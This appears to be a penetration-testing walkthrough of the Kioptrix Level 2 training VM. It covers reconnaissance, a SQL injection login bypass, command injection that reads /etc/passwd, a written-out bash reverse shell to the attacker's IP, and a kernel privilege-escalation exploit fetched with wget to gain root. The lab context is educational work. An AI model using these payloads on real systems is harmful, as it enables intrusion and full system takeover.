
First step to proceed Pen testing is information gathering and scanning, so now just boot both the machines Kali Linux and Kioptrix Level 2 that are mounted on VMware.

## 4.1 Kioptrix Level 2 – Information Gathering and Scanning

We first need to see our IP assigned to both the systems, to check that we will first have to open terminal by Ctrl + Alt +T. Now write the command “**ifconfig**” to check IP address assigned to the interface of attacker machine means our machine.




Now to check IP address of Kioptrix Level 2 we will need to use “**netdiscover**” command on Linux terminal to scan IP address in subnet range.



Since we have target machine mounted on VMware that’s why we can understand that IP address **192.168.1.2** is Kioptrix Level 2 Machine.

Next, we need to scan IP address **192.168.1.2** to check for open ports and Vulnerabilities, to perform this task we will need to run “**nmap**” on Terminal. Command used “**nmap -sV -O -v -P -A 192.168.1.2”**




Next, we need to run **nikto** scan




Nikto scan is giving detail information about web server running on port 80.

Next, we need to use **dirb** for brute force to get additional information about web server directory




Next, we will use <http://192.168.1.2/index.php> for further use.


We need to paste this url in firefox browser of Attacker for sql injection.




For sql injection using login bypass enter **‘ or 1=1 –** in username and password





Now since we are able to login into the machine but we can only perform ping, we will use loopback IP to check connectivity of NIC






We will use command injection, hence let’s open index.php to do this task, use **“127.0.0.1;cat index.php”**






We identified after command injection database name as **“webapp”,** after this command injection command cat /etc/passwd

****


Next, we need to use **Netcat** on Target and Attacker, first push command injection on basic administrative web console put **“127.0.0.1; bash -i >& /dev/tcp/192.168.1.3/1337 0>&1”**

****

and we enable port listening on Attacker machine




After running bash command in browser we will be able to gain apache access in target machine




## 4.2 Kioptrix Level 2 – Exploitation

We will use searchsploit to identify exploit available to get access, after rechecking nmap output we found that Linux 2.6.9 is running with apache running centos we need to search an exploit related to this.




We found one exploit locally which is having exploit for linux 2.6.x, centos i.e., 9542.c.

First, we need to download in our system (attacker)




## 4.3 Kioptrix Level 2 – Gain access


We need to transfer this exploit to Target machine, to perform this we will use apache web server for this by command “**service apache2 start”**

Before that move exploit to /var/www/html/ location and make a directory in my case I have name directory downloads 

Now let’s come back to target machine and perform some operation




Since wget need to download exploit from apache server we are not allowed to do it hence we need to move to tmp directory




We are successfully copied or transferred exploit file to Target machine.

Next, we need to compile this



Next, we need to install complied file in target machine with command **“./a.out”**



After installing a.out we are now root user of this machine and we got shell.



# 5.0 Conclusion

Kioptrix Level 2 is vulnerable to sql injection and command injection and can be exploited by 9542.c available locally in searchexploit. By the help of netcat we were able to access machine with apache user and by using exploit we were able to download and install it to gain root access.

SQL Injection is a critical vulnerability identified in almost every year in OWASP Top 10 hence machines should be checked with SQL Injection as this vulnerability can be cause dump of full database even.